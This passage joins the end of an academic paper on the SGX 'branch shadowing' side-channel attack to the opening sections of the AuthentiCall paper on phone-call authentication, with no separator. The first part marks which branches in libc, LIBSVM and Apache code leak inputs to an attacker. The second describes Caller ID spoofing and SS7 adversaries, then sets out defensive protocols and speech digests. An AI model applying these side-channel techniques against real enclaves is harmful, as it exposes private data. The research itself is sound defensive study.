16 ⋆      else if (isalpha(c)) c -= isupper(c) ? 'A'-10 : 'a'-10;
17 ⋆      //  infer hexademical
18        else break;
19
20        if (!neg) {
21          acc *= base; acc += c;
22        }
23        ...
24 ⋆    } // infer the length of an input number
25      ...
26    }
```

(a) Simplified `strtol()`. The branch shadowing attack can infer the sign and length of an input number.

```
1     /* linux-sgx/sdk/tlibc/stdio/vfprintf.c */
2     int __vfprintf(FILE *fp, const char *fmt0, __va_list ap) {
3       ...
4       for (;;) {
5         ch = *fmt++;
6         switch (ch) {
7         ...
8  ⋆      case 'd': case 'i': ADDSARG(); break;
9  ⋆      case 'p': ADDTYPE_CHECK(TP_VOID); break;
10 ⋆      case 'X': case 'x': ADDUARG(); break;
11        ...
12        }
13      } // infer input format string
14      ...
15      for (n = 1; n <= tablemax; n++) {
16        switch (tyypetable[n]) {
17 ⋆      case T_INT:
18 ⋆        (*argtable)[n].intarg = va_arg(ap, int); break;
19 ⋆      case T_DOUBLE:
20 ⋆        (*argtable)[n].doublearg = va_arg(ap, double); break;
21        ...
22        }
23 ⋆    } // infer the types of input arguments
24      ...
25    }
```

(b) Simplified `vfprintf()`. The branch shadowing attack can infer the format string and variable arguments.

Figure 14: libc functions attacked by the branch shadowing

```
1     /* svm.cpp */
2     double Kernel::k_function(const svm_node *x,
3             const svm_node *y, const svm_parameter& param) {
4       switch(param.kernel_type) {
5  ⋆    case LINEAR:
6  ⋆      return dot(x,y);
7  ⋆    case POLY:
8  ⋆      return powi(param.gamma*dot(x,y)+param.coef0,
9                   param.degree);
10 ⋆    case RBF:
11        double sum = 0;
12        while (x->index != -1 && y->index != -1) {
13 ⋆        if (x->index == y->index) {
14 ⋆          double d = x->value - y->value;
15 ⋆          sum += d*d; ++x; ++y;
16 ⋆        }
17 ⋆        else {
18 ⋆          ...
19 ⋆        }
20          ...
21 ⋆      } // infer the lengths of x and y
22 ⋆      return exp(-param.gamma*sum);
23 ⋆    case SIGMOID:
24 ⋆      return tanh(param.gamma*dot(x,y)+param.coef0);
25 ⋆    case PRECOMPUTED:
26 ⋆      return x[(int)(y->value)].value;
27      default:
28        return 0;
29 ⋆    } // infer the kernel type
30    }
```

Figure 15: Kernel function of LIBSVM. The branch shadowing attack can infer the kernel type.

```
1     /* http_protocol.c */
2     static int lookup_builtin_method(const char *method,
3                                      apr_size_t len) {
4       ...
5       switch (len) {
6  ⋆    case 3:
7         switch (method[0]) {
8  ⋆      case 'P': return (method[1] == 'U' && method[2] == 'T'
9  ⋆        ? M_PUT : UNKNOWN_METHOD);
10 ⋆      case 'G': return (method[1] == 'E' && method[2] == 'T'
11 ⋆        ? M_GET : UNKNOWN_METHOD);
12        default: return UNKNOWN_METHOD;
13        }
14      ..
15 ⋆    case 5:
16        switch (method[2]) {
17 ⋆      case 'T': return (memcmp(method, "PATCH", 5) == 0
18 ⋆        ? M_PATCH : UNKNOWN_METHOD);
19 ⋆      case 'R': return (memcmp(method, "MERGE", 5) == 0
20 ⋆        ? M_MERGE : UNKNOWN_METHOD);
21        ...
22        }
23      ...
24 ⋆    }
25    }
```

Figure 16: Apache HTTP method lookup function. The branch shadowing infers the type of HTTP method sent by clients.

while hiding the detailed parameters. Figure 15 shows the LIBSVM's kernel function code running inside an enclave. The branch shadowing attack can recognize the kernel type such as linear, polynomial, and radial basis function (RBF) because of the `switch-case` statement in Lines 4–28. Also, when a victim used an RBF kernel, we were able to infer the number of features (i.e., the length of a vector) he or she used (Lines 11–20).

Apache. We ported some modules of Apache to SGX. Figure 16 shows its lookup function to parse the method of an HTTP request. Because of its `switch-case` statements, we can easily identify the method of a target HTTP request, such as `GET`, `POST`, `DELETE`, and `PATCH`. Since this function invokes either no function or `memcmp()`, the controlled-channel attack has no chance to identify the method.

AuthentiCall: Efficient Identity and Content Authentication for Phone Calls

Bradley Reaves
North Carolina State University
reaves@ufl.edu

Logan Blue
University of Florida
bluel@ufl.edu

Hadi Abdullah
University of Florida
hadi10102@ufl.edu

Luis Vargas
University of Florida
lfvargas14@ufl.edu

Patrick Traynor
University of Florida
traynor@cise.ufl.edu

Thomas Shrimpton
University of Florida
teshrim@cise.ufl.edu

Abstract

Phones are used to confirm some of our most sensitive transactions. From coordination between energy providers in the power grid to corroboration of high-value transfers with a financial institution, we rely on telephony to serve as a trustworthy communications path. However, such trust is not well placed given the widespread understanding of telephony's inability to provide end-to-end authentication between callers. In this paper, we address this problem through the AuthentiCall system. AuthentiCall not only cryptographically authenticates both parties on the call, but also provides strong guarantees of the integrity of conversations made over traditional phone networks. We achieve these ends through the use of formally verified protocols that bind low-bitrate data channels to heterogeneous audio channels. Unlike previous efforts, we demonstrate that AuthentiCall can be used to provide strong authentication before calls are answered, allowing users to ignore calls claiming a particular Caller ID that are unable or unwilling to provide proof of that assertion. Moreover, we detect 99% of tampered call audio with negligible false positives and only a worst-case 1.4 second call establishment overhead. In so doing, we argue that strong and efficient end-to-end authentication for phone networks is approaching a practical reality.

1 Introduction

Telephones remain of paramount importance to society since their invention 140 years ago, and they are especially important for sensitive business communications, whistleblowers and journalists, and as a reliable fallback when other communication systems fail. When faced with critical or anomalous events, the default response of many organizations and individuals is to rely on the telephone. For instance, banks receiving requests for large transfers between parties that do not generally interact call account owners. Power grid operators who detect phase synchronization problems requiring careful remediation speak on the phone with engineers in adjacent networks. Even the Federal Emergency Management Agency (FEMA) recommends that citizens in disaster areas rely on phones to communicate sensitive identity information (e.g., social security numbers) to assist in recovery [29]. In all of these cases, participants depend on telephony networks to help them validate claims of identity and integrity.

However, these networks were never designed to provide end-to-end authentication or integrity guarantees. Adversaries with minimal technical ability regularly take advantage of this fact by spoofing Caller ID, a vulnerability enabling over $7 billion in fraud in 2015 [34]. More capable adversaries can exploit weaknesses in core network protocols such as SS7 to reroute calls and modify content [15]. Unlike the web, where mechanisms such as TLS protect data integrity and allow experts to reason about the identity of a website, the modern telephony infrastructure simply provides no means for anyone to reason about either of these properties.

In this paper, we present AuthentiCall, a system designed to provide end-to-end guarantees of authentication and call content integrity over modern phone systems (e.g., landline, cellular, or VoIP). While most phones have access to some form of data connection, that connection is often not robust or reliable enough to support secure VoIP phone calls. AuthentiCall uses this often low-bitrate data connection to mutually authenticate both parties of a phone call with strong cryptography *before* the call is answered. Even in the worst case, this authentication adds at most a negligible 1.4 seconds to call establishment. Once a call is established, AuthentiCall binds the call audio to the original authentication using specialized, low-bandwidth digests of the speech in the call. These digests protect the integrity of call content and can distinguish legitimate audio modifications attributable to the network from

99% of maliciously tampered call audio even while a typical user would expect to see a false positive only once every six years. Our system is the first to use these digests to ensure that received call audio originated from the legitimate source and has not been tampered with by an adversary. Most critically, AuthentiCall provides these guarantees for standard telephone calls without requiring changes to any core network.

Our work makes the following contributions:

- **Designs Channel Binding and Authentication Protocols:** We design protocols that bind identities to phone numbers, mutually authenticate both parties of a phone call, and protect call content in transit.
- **Evaluates Robust Speech Digests for Security:** We show that proposed constructions for digesting speech data in systems that degrade audio quality can be made effective in adversarial settings in real systems.
- **Evaluates Call Performance in Real Networks:** Our prototype implementation shows that the techniques pioneered in AuthentiCall are practical and performant, adding at most only 1.4 seconds to phone call establishment in typical settings.

We are not the first to address this problem [2, 9, 17, 21, 43, 47, 56, 77]. However, other approaches have relied upon weak heuristics, fail to protect phone calls using the public telephone network, are not available to end users, neglect to protect call content, are trivially evaded, or add significant delay to call establishment. AuthentiCall is the only system that authenticates phone calls and content with strong cryptography in the global telephone network with negligible latency and overhead. We compare AuthentiCall to other existing or proposed systems in Section 9.

The remainder of this paper is organized as follows: Section 2 provides background information about the challenges underlying authentication in telephony networks; Section 3 describes our assumptions about adversaries and our security model in detail; Section 4 gives a formal specification of the AuthentiCall system; Section 5 discusses how analog speech digests can be used to achieve call content integrity; Section 6 provides details of the implementation of our system; Section 7 shows the results of our experiments; Section 8 offers additional discussion; Section 9 analyzes related work; and Section 10 provides concluding remarks.

2 Background

Modern telephony systems are composed of a mix of technologies. As shown in Figure 1, the path between a caller and callee may transit through multiple networks consisting of mobile cores, circuit-switched connections and packet-switched backbones. While the flow of a call across multiple network technologies is virtually invisible to customers, significant transformations occur to call audio between source and destination. Whereas the content of data packets on the Internet should not be modified between source and destination, call audio is transcoded by gateways to ensure that it is compatible with the underlying network. As such, *users of the global telephony infrastructure can only be guaranteed that an approximate but not bitwise identical representation of their voice will be delivered to the other end of the call.*




Figure 1: In the modern phone network, calls are often routed through gateways at network boundaries that remove authentication information and modify call audio.

Any other data that may be generated by a user or their home network is not guaranteed to be delivered or authenticatable end-to-end. That is, because the underlying technologies are heterogeneous, there is no assurance that information generated in one system is passed (much less authenticated) to another. This has two critical implications. The first is that any proofs of identity a user may generate to their provider are not sent to the other end of the call. For instance, a mobile phone on a 4G LTE connection performs strong cryptographic operations to prove its identity to its provider. However, there exists no means to share such proofs with a callee within this system let alone one in another provider's network. Second, claims of identity (e.g., Caller ID) are sent between providers with no means of verifying said claims. As evidenced by greater than $7 billion in fraud in 2015 [34], it is extremely simple for an adversary to trick a receiver into believing any claim of identity. There is no simple solution as calls regularly transit multiple intermediate networks between the source and destination.

It is increasingly common that modern phones have simultaneous access to at least low-bitrate data channels. VoIP phones naturally have a secondary data channel, the majority of mobile phones allow users to both talk and use data networks simultaneously, and even some circuit-switched connections (e.g., ISDN) provide phones with

a data connection. The presence of these data services does *not* mean that all calls can be simply converted to VoIP. For example, cellular data in many places does not support the high data-rate or quality of service necessary for intelligible calls. Moreover, it is unlikely that any provider will entirely scrap their non-VoIP infrastructure. Accordingly, we argue that the presence of this low-bitrate data channel creates opportunities to develop a uniform means of end-to-end authentication across the heterogeneous mechanisms for delivering call audio.

3 Security Model

In order to authenticate voice calls and content, AuthentiCall will face adversaries with a range of capabilities. The simplest adversary will attempt to commit phone fraud by spoofing Caller ID when calling a target [59, 60]. An equivalent form of this attack may occur by the adversary tricking their target to call an arbitrary number under their control (e.g., via spam or phishing) and claiming to represent some other party (e.g., a financial institution) [46]. Additionally, this adversary may perform a call forwarding attack, which forces a target calling a legitimate number to be redirected to the adversary. Lastly, the adversary may place a voice call concurrent with other legitimate phone calls in order to create a race condition to see which call arrives at the destination first. In all of these cases, the goal of the adversary is to claim another identity for the purpose of extracting sensitive information (e.g., bank account numbers, usernames, and passwords).

A more sophisticated adversary may gain access to a network core via vulnerabilities in systems such as SS7 [15], or improperly protected legal wiretapping infrastructure [74]. This adversary can act as a man-in-the-middle, and is therefore capable of redirecting calls to an arbitrary endpoint, acting as an arbitrary endpoint, hanging up one side of a call at any point in time, and removing/injecting audio to one or both sides. Such an adversary is much more likely to require nation-state level sophistication, but exists nonetheless. Examples of both classes of adversary are shown in Figure 2.

Given that the bitwise encoding of audio is unlikely to be the same at each endpoint, end-to-end encryption is not a viable means of protecting call content or integrity across the heterogeneous telephony landscape. Moreover, while we argue that the majority of phones have access to at least a low-bandwidth data connection, solutions that demand high-speed data access at all times (i.e., pure VoIP calls) do not offer solutions for the vast majority of calls (i.e., cellular calls). Finally, we claim no ability to make changes throughout the vast and disparate technologies that make up the core networks of modern telephony and instead focus strictly




Figure 2: Broad overview of attacks possible on Caller ID and call content in current telephony landscape.

on addressing this problem in an end-to-end fashion.

We define four participants: the Caller (R), the Callee (E), the Server (S), and the Adversary (Adv). Callers and Callees will register with the AuthentiCall service as described in the next section and will generate credentials[1] that include a public key. AuthentiCall will achieve the following security goals in the presence of the above-described adversaries:

1. **(G1) Proof of Number Ownership:** During the process of registration, R will actively demonstrate ownership of its claimed Caller ID to S before it receives a signed certificate.
2. **(G2) Authentication of the Caller:** E will be able to cryptographically verify the identity of R prior to accepting an incoming call.
3. **(G3) Authentication of the Callee:** R will be able to cryptographically verify the identity of E as soon as the call begins.
4. **(G4) Integrity Protection of Call Content:** R and E will be able to verify that the analog voice content has not been meaningfully altered, or that new content has not been injected by a man in the middle. Additionally, both will also be protected against concurrent call attacks.
5. **(G5) Proof of Liveness:** Both R and E will be able to detect if the other party is no longer on the call, perhaps as the result of a man in the middle attempting to engage in the call after the initial authentication.

We note that AuthentiCall does not provide confidentiality guarantees. While recent work has shown how to build systems that support anonymous calling [31], encrypting call audio end-to-end in lossy, heterogeneous telephone networks remains an open problem.

4 Protocol Design and Evaluation

Previously, we saw that AuthentiCall has five security goals to meet, and this section describes the three protocols that AuthentiCall uses to achieve these goals. These

[1] The details of which are described in depth in Section 4.

are the *Enrollment*, *Handshake*, and *Call Integrity* protocols.

These protocols make use of certificates issued to each client that indicate that a particular client controls a specific phone number. In prior work we proposed a full public key infrastructure for telephony [56] called a "TPKI" that would have as its root the North American Numbering Plan Administration with licensed carriers acting as certificate authorities. This PKI would issue an authoritative certificate that a phone number is owned by a particular entity, and AuthentiCall could enforce that calls take place between the entities specified in those certificates. While AuthentiCall can leverage the proposed TPKI, a fully-deployed TPKI is not necessary as AuthentiCall can act as its own certificate authority (this is discussed further in the enrollment protocol).

All of these protocols make use of a client-server architecture, where an AuthentiCall server acts as either an endpoint or intermediary between user clients. There are several reasons for this design choice. First, having a centralized relay simplifies the development of AuthentiCall. Although there are risks of adding a centralized point on a distributed infrastructure, our design minimizes them by distributing identity verification to a certificate authority and only trusting a central server to act as a meeting point for two callers. Second, it allows the server to prevent abuses of AuthentiCall like robodialing [71] by a single party by implementing rate limiting. The server can authenticate callers before allowing the messages to be transmitted, providing a mechanism for banning misbehaving users. Finally, all protocols (including handshake and enrollment) implement end-to-end cryptography. Assuming the integrity of the AuthentiCall certificate authority infrastructure and the integrity of the client, no other entity of the AuthentiCall network can read or fabricate protocol messages. We also assume that all communications between clients and servers use a secure TLS configuration with server authentication.

Our protocols have another goal: no human interaction except for choosing to accept a call. There are two primary reasons for this. First, it is well established that ordinary users (and even experts) have difficulty executing secure protocols correctly [76]. Second, in other protocols that rely on human interaction, the human element has been shown to be the most vulnerable [63].

The following subsections detail the three protocols in AuthentiCall. First, the enrollment protocol ensures that a given AuthentiCall user actually controls the phone number they claim to own (G1). The enrollment protocol also issues a certificate to the user. Second, the handshake protocol mutually authenticates two calling parties at call time (G2 and G3). Finally, the call integrity protocol ensures the security of the voice channel and the content it carries (G4 and G5).




Figure 3: Our enrollment protocol confirms phone number ownership and issues a certificate.

4.1 Enrollment Protocol

The enrollment protocol ensures that a client controls a claimed number and establishes a certificate that binds the identity of the client to a phone number. For our purposes, "identity" may be a user's name, organization, or any other pertinent information. Binding the identity to a phone number is essential because phone numbers are used as the principal basis of identity and routing in phone networks, and they are also used as such with AuthentiCall. The enrollment protocol is similar to other certificate issuing protocols but with the addition of a confirmation of control of the phone number.

Figure 3 shows the details of the enrollment protocol. The enrollment protocol has two participants: a client C and an AuthentiCall enrollment server S_{CA}. In message 1, C sends an enrollment request with S_{CA}'s identity, C's identity info, C's phone number, and C's public key. In message 2, the server sends a nonce N_{Net}, the identities of C and S_{CA} and the phone numbers of C and S_{CA} with a timestamp to ensure freshness, liveness, and to provide a "token" for this particular authentication session.

In message 3, the server begins to confirm that C controls the phone number it claims. The number is confirmed when S_{CA} places a call to C's claimed phone number. When the call is answered, S_{CA} transmits a nonce *over the voice channel*. Having S_{CA} call C is a critical detail because intercepting calls is far more difficult than spoofing a source number.[2] Using a voice call is important because it will work for any phone – including VoIP devices that may not have SMS access.

In message 4, C sends both N_{Net} and N_{Audio} along with the IDs of server, clients, a timestamp, and a signature covering all other fields. This final message concludes the proof of three things: possession of N_{Net}, the ability

[2] We will revisit the threat of call interception later in this subsection.

to receive a call by providing N_{Audio} and possession by C of the private key K_C^- by virtue of signing the message.

In message 5, S_{CA} replies with a signed certificate issued to C. This completes the enrollment protocol.

We note that this protocol is subject to the same limitations on certifying identity as every other Internet certificate authority. In particular, we will require an out-of-band process to verify identity for high-value certificates, and will require the ability to authenticate supporting documentation. AuthentiCall can also use other authoritative information sources like CNAM[3] lookups to verify number ownership in some cases. While no system or process is perfect, these types of policies have been largely effective on the Internet.

We also note that this is a trust-on-first-use (TOFU) protocol. While the protocol is secure in the presence of passive adversaries on both the data and voice networks, if an adversary can actively intercept a call addressed to a victim phone number (and also supply any out-of-band identity confirmation), they may be able to obtain a certificate for a number they illicitly control. If a TPKI were deployed, this attack would not be possible. Even without a TPKI, the likelihood of a successful attack is limited. Success is limited because the attack would eventually be detected by the legitimate owner when they attempt to register or authenticate using the legitimate number. To further protect against the prior attack, our protocol meets an additional goal: human interaction is not required for enrollment and confirming control of the claimed phone number. This means that automatic periodic reverification of phone number control is possible. This is important to prevent long-term effects of a brief phone number compromise, but also for more mundane issues like when phone numbers change ownership.

4.2 Handshake Protocol

The handshake protocol takes place when a caller intends to contact a callee. The caller places a voice call over the telephone network while simultaneously using a data connection to conduct the handshake protocol.

The handshake protocol consists of two phases. The first indicates to the AuthentiCall server and the calling party that a call is imminent. The second phase authenticates both parties on the call and establishes shared secrets. These secrets are only known end-to-end and are computed in a manner that preserves perfect forward secrecy. Figure 4 shows the handshake protocol.

Prior to the start of the protocol, we assume that C has

[3]CNAM is the distributed database maintained by carriers that maps phone numbers to the names presented in traditional caller ID. While spoofing a number is trivial, CNAM lookups occur out-of-band to call signaling and results could only be spoofed by a carrier, not a calling party.




Figure 4: Our handshake protocol mutually authenticates both parties.

connected to S via TLS, meaning S has properly authenticated itself to C. After connecting C authenticates itself to S, by either presenting a username/password pair or by signing a challenge with its private key.

The first phase consists of messages 1–3. In message 1, a caller R indicates to an AuthentiCall server S that R would like to place a call to the callee E. In message 2, S informs the callee E that an authenticated voice call is incoming.

In message 3, S informs R whether E is an AuthentiCall user or not, but does not provide information about E's presence or availability. Message 3 has several aims. The first is to protect the privacy of E. A strawman mechanism to protect privacy is for AuthentiCall to provide no information about E until E agrees to accept the call. However, this presents a problem: if an adversary tampers or blocks messages from E, it prevents E from participating in the handshake, and R would have to assume (in the absence of outside knowledge) that E is not a participant in AuthentiCall. This would allow an adversary to evade AuthentiCall. To solve this problem, S simply indicates to R whether or not R should expect to complete an AuthentiCall handshake for this call if E is available and chooses to accept the call. This reveals only E's preference to authenticate a phone call, and nothing about her availability or whether she has even chosen to accept or reject a call. Protecting this information is important because if an unwanted callee knows that a user is available, they may call repeatedly or use that information in other undesirable ways (e.g., harassment or telemarketing). If message 3 indicates that E is not an AuthentiCall user but E does not choose to accept the call, R must simply wait for the call request to time out. From R's perspective, this is no different from dialing and waiting for a busy signal or voicemail and should add little to no latency to the call. If message 3 indicates that E is not an AuthentiCall user, the protocol ends at this step and R is forced to fallback to an insecure call.

The second handshake phase authenticates R and E and consists of messages 4A-B and 5A-B. These messages are indicated by letters A and B because the messages contain the same fields for caller and callee respectively. They can be computed independently and sent in parallel, reducing round trip latencies.

Message 4 contains all information necessary for a Diffie-Hellman key establishment authenticated with a signature key defined in the certificate of R or E. It also contains identity information for R or E, the calling or called phone number, a timestamp, and a nonce. Each side also provides a Diffie-Hellman share, and the entire message is signed with the public key in the certificate issued by AuthentiCall.

After message 4, both sides combine their Diffie-Hellman secret with the share they received to generate the derived secret. Each client then generates keys using the Diffie-Hellman result, the timestamps of both parties, and the nonces of both parties. These keys are used to continue the handshake and to provide keys for the integrity protocol.

Message 5A and 5B contain an HMAC of messages 4A and 4B along with a string to differentiate message 5A from message 5B. The purpose of this message is to provide key confirmation that both sides of the exchange have access to the keys generated after messages 4A and 4B. This message concludes the handshake protocol.

4.3 Call Integrity Protocol

The call integrity protocol binds the handshake conducted over the data network to the voice channel established over the telephone network. Part of this protocol confirms that the voice call has been established and confirms when the call ends. The remainder of the messages in this protocol exchange content authentication information for the duration of the call. This content integrity takes the form of short "digests" of call audio (we discuss these digests in detail in the following section). These digests are effectively heavily compressed representations of the call content; they allow for detection of tampered audio at a low bit rate. Additionally, the digests are exchanged by both parties and authenticated with HMACs.

Figure 5 shows the details of the call integrity protocol. The protocol begins *after the voice call is established.* Both caller R and callee E send a message indicating that the voice call is complete. This message includes a timestamp, IDs of the communicating parties and the HMAC of all of these values. The timestamp is generated using the phone clock which is often synchronized with the carrier.[4] These messages are

[4] In this setting, loose clock synchronization (approximately one minute) is sufficient; if necessary, S can also provide a time update at login.




Figure 5: Our call integrity protocol protects all speech content.

designed to prevent attacks where a call is redirected to another phone. One possible attack is an adversary maliciously configuring call forwarding on a target; the handshake would be conducted with the target, but the voice call would be delivered to the adversary. In such a case, the target would not send a "call established" message and the attack would fail.

Once the voice call begins, each side will encrypt and send the other audio digests at a regular interval. It is important to note that we use unique keys generated during the handshake for encryption, message authentication codes, and digest calculation. The messages also guarantee freshness because the index is effectively a timestamp, and the message authentication codes are computed under a key unique to this call. Timestamps in messages 1-N are indexed against the beginning of the call, negating the need for a synchronized clock. In order to prevent redirection attacks, the messages are bound to the identities of the communicating parties by including the IDs in the HMACs and by using keys for the HMACs that are unique to the call.

When the voice call ends, each side sends a "call concluded" message containing the client IDs, a timestamp, and their HMAC. This alerts the end point to expect no more digests. It also prevents a man-in-the-middle from continuing a call that the victim has started and authenticated.

4.4 Evaluation

Our protocols use standard constructions for certificate establishment, certificate-based authentication, authenticated key establishment, and message authentication. We therefore believe our protocols are secure based on inspection. Nevertheless, we used ProVerif [20] to

further analyze the handshake and enrollment protocols. Our ProVerif code can be found in our technical report [55]. The analysis verified that our handshake protocol establishes and never leaks the secret key. The protocol also provides authentication and perfect forward secrecy for both the caller and callee. The enrollment protocol is verified to never leak the private keys of either party. This property allows us to assert that both signatures and certificates cannot be forged.

5 Speech Digest Design and Evaluation

The previous section describes how AuthentiCall enrolls and authenticates users prior to a call. During a call, AuthentiCall needs a way to summarize speech content in order to authenticate audio using a low-bandwidth data connection. To accomplish this goal, we leverage research from an area of signal processing that produces techniques that are known as "perceptual hashes" or "robust hashes." Robust digests have been developed for a wide domain of inputs, including music, images, and speech, but their applicability has remained limited. Unlike cryptographic hashes, which change drastically with small changes in input, robust hashes give very similar outputs for similar inputs. By definition, a robust digest cannot provide collision resistance (or second preimage resistance) because collisions are the property that make them useful. In this paper, we call these techniques "speech digests" to avoid confusion with cryptographic hashes. To our knowledge, this work presents one of the first uses of robust speech digests for security.

A speech digest has two goals. First, it must accurately summarize the content of the call. However, it is not necessary for this summary to be lossless or meaningful for human interpretation. We are also concerned more with semantics (i.e., words spoken) than we are with speaker voice characteristics (e.g., tone, identity) or extraneous features like noise. Second, the digest must be robust to non-semantic changes in audio.

Because of ambient or electronic noise, intermittent loss, and the use of differing encodings throughout the phone network, the audio transmitted by a phone will not be the same as the audio received. In particular, the audio received is practically guaranteed to *not* be identical on a bit level to the audio sent by the phone. This means that common data digest approaches like cryptographic hashes will fail.

While the original phone system used analog transmission of voice, it is now common in every telephone network (landline, VoIP, cellular, etc.) for speech to be digitized and compressed using an audio codec. At network boundaries, it is common for audio to be decoded and recoded into a different codec (known as transcoding). Codecs used in the phone network are highly lossy and drastically distort the call audio, and so have the potential to significantly impact audio digest performance. Because some phone systems (especially cellular and VoIP) use lossy networks for transmission, frames are routinely lost. For example, loss rates of 4% are considered nominal for cellular voice [12].

These legitimate modifications caused by the phone network must be distinguished from changes to audio induced by an adversary. The following subsections provide a description of the speech digests we use in AuthentiCall and a thorough analysis of the performance of these digests for telephone calls.

5.1 Construction and Properties

There are a number of constructions of speech digests, and they all use the following basic process. First, they compute derived features of speech. Second, they define a compression function to turn the real-valued features into a bit string. We use the construction of Jiao et al. [36] called `RSH`. We chose this technique over others because it provides good performance on speech at a low-bitrate, among other properties. We note that the original work did not evaluate the critical case where an adversary can control the audio being hashed. Our evaluation shows that `RSH` maintains audio integrity in this crucial case. The construction also selects audio probabilistically; we show in Appendix B that the digest indeed covers all of the semantic content in the input audio. Finally, to our knowledge we are the first to use any robust speech digest for an authentication and integrity scheme.

For space reasons, and because we do not claim the design of the `RSH` digest as a research contribution, we provide a detailed description of the actual computation of an `RSH` digest in Appendix A. However, the remainder of this subsection will provide details necessary for the rest of this paper. `RSH` computes a 512-bit digest for each 1 second of audio, and the digest can be thought of as a heavily compressed version of the audio in the call. The digest is computed probabilistically using a keyed pseudorandom number generator with a key derived during the handshake (Section 4.2) in AuthentiCall. The probabilistic nature of the digest ensures that digests of the same phrase (e.g., "Hello") differ and cannot simply be replayed. Digests are computed by the caller and are received and verified by the callee. The verifying party computes the digest of the received audio and the Hamming distance between the calculated and received digests. Because degradation of audio over a phone call is expected, digests will not match exactly. However, the Hamming distance between two audio digests (equivalent to the bit error rate (BER)) quantifies the change in the audio. By setting an appropriate threshold on BER, maliciously modified audio can be detected.

5.2 Implementation and Evaluation

Now that we have seen how RSH digests are computed, we can evaluate properties of RSH digests. This includes effects of legitimate transformations and the results of comparing digests of unrelated audio samples (as might be generated by an adversary). We also describe how we use digests to detect tampered audio.

We implement RSH using Matlab, and we deploy it in our AuthentiCall prototype by using the Matlab Coder toolbox to generate C code that is compiled as an Android native code library. We use the TIMIT audio corpus [30] which is a standard test dataset for speech processing systems. It consists of high-fidelity recordings of 630 male and female speakers reading 10 English sentences constructed for phonetic diversity. Because RSH computes hashes of one second of audio, we split the TIMIT audio data into discrete seconds of audio corresponding to a unique section of audio from a speaker and sentence. This resulted in 22,487 seconds of unique audio.

5.2.1 Robustness

Robustness is one of the most critical aspects of our speech digests, and it is important to show that these digests will not significantly change after audio undergoes any of the normal processes that occur during a phone call. These include the effects of various audio encodings, synchronization errors in audio, and noise. To test robustness, we generate modified audio from the TIMIT corpus and compare the BER of digests of standard TIMIT audio to digests of degraded audio. We first downsample the TIMIT audio to a sample rate of 8kHz, which is standard for most telephone systems. We used the `sox` [5] audio utility for downsampling and adding delay to audio to model synchronization error. We also used `sox` to convert the audio to two common phone codecs, AMR-NB (Adaptive Multi-Rate Narrow Band) and GSM-FR (Groupe Spécial Mobile Full-Rate). We used GNU Parallel [67] to quickly compute these audio files. To model frame loss behavior, we use a Matlab simulation that implements a Gilbert-Elliot loss model [32]. Gilbert-Elliot models bursty losses using a two-state Markov model parameterized by probabilities of individual and continued losses. We use the standard practice of setting the probability of an individual loss (p) and probability of continuing the burst ($1-r$) to the desired loss rate of 5% for our experiments. We also use Matlab's `agwn` function to add Gaussian white noise at a 30 decibel signal to noise ratio.

Figure 6 shows boxplots representing the distribution of BER rates of each type of degradation tested. All degradations show a fairly tight BER distribution near the median with a long tail. We see that of the effects




Figure 6: These box plots show the distribution of digests bit error rates as a result of various audio degradations. These error rates are well below the rates seen by adversarial audio, shown in Figure 7




Figure 7: This graph shows the histogram and kernel density estimate of digest of adversarial audio on over 250 million pairs of 1-second speech samples. While the majority of legitimately modified audio has digest errors less than 35%, adversarial audio has digest BERs averaging 47.8%.

tested, 10ms delay has the least effect; this is a result of the fact that the digest windows the audio with a high overlap. For most digests, addition of white noise also has little effect; this is because LSF analysis discards all frequency information except for the most important frequencies. We see higher error rates caused by the use of audio codecs like GSM-FR and AMR-NB; these codecs significantly alter the frequency content of the audio. We can also see that a 5% loss rate has negligible effect on the audio digests. Finally, we see that combining transcoding, loss, delay, and noise has an additive effect on the resulting digest error — in other words, the more degradation that takes place, the higher the bit error. These experiments show that RSH is robust to common audio modifications.

5.2.2 Adversarial Audio

While robustness is essential, the ultimate goal of these digests is to detect maliciously tampered or injected audio, which we term "adversarial audio." Such an analysis has not been previously performed. To validate the ability of RSH to detect adversarial audio we compute the BER of digests of every pair of seconds of TIMIT audio discussed in the previous section. This dataset includes 252,821,341 pairs of single seconds of audio. For this test, we use the same key for every hash; this models the situation where an adversary can cause the target to receive audio of its choice but not modify the associated digest.

We find that the mean BER between two distinct audio pairs is 0.478. A histogram and kernel density estimate of these values is also shown in Figure 7. This plot shows that the bit error is normally distributed with a mean and median of 0.478 and 0.480 (respectively). The expected bit error for two random bit strings is 50%, and the mean seen for RSH bit error is close to the optimal, best possible distance between two adversarial digests.

Because the TIMIT corpus contains speakers speaking several identical sentences, we can investigate the resilience of the digest to more specific adversarial scenarios in two important ways. First, we can look at whether using different speech from the same speaker can create a false positive. If so, this would be a serious problem because an adversary could use recorded words from the target speaker undetected. Second, we can determine if a different speaker uttering the same words causes false positives. This test indicates to what extent the digest is protecting *content* instead of speaker characteristics.

We found that digests from the same speaker speaking different content are accepted at practically the same rate as audio that differs in speaker and content. At a BER detection threshold of 0.384 (derived and discussed in the following subsection), the detection rate for different content spoken by the same speaker is 0.901482, while the detection rate for different content spoken by a different speaker is 0.901215. However, identical phrases spoken by different speakers results in a much higher rate of collision and a detection rate of 0.680353. This lower detection rate is not a problem for AuthentiCall because it is still high enough to detect modified call audio with high probability. More importantly, it indicates that RSH is highly sensitive to changes in call content.

5.2.3 Threshold selection and performance

Distinguishing legitimate and illegitimate audio requires choosing a BER threshold to detect tampered audio. Because the extreme values of these populations overlap, a tradeoff between detection and false positives must be made. The tradeoff is best depicted in a ROC curve in




Figure 8: The digest performance ROC graph shows that digests can easily distinguish between legitimate and substituted audio, even in the presence of transcoding, loss, delay, and noise. These results are computed over digests of a single second. The graph is scaled to show the extreme upper corner.

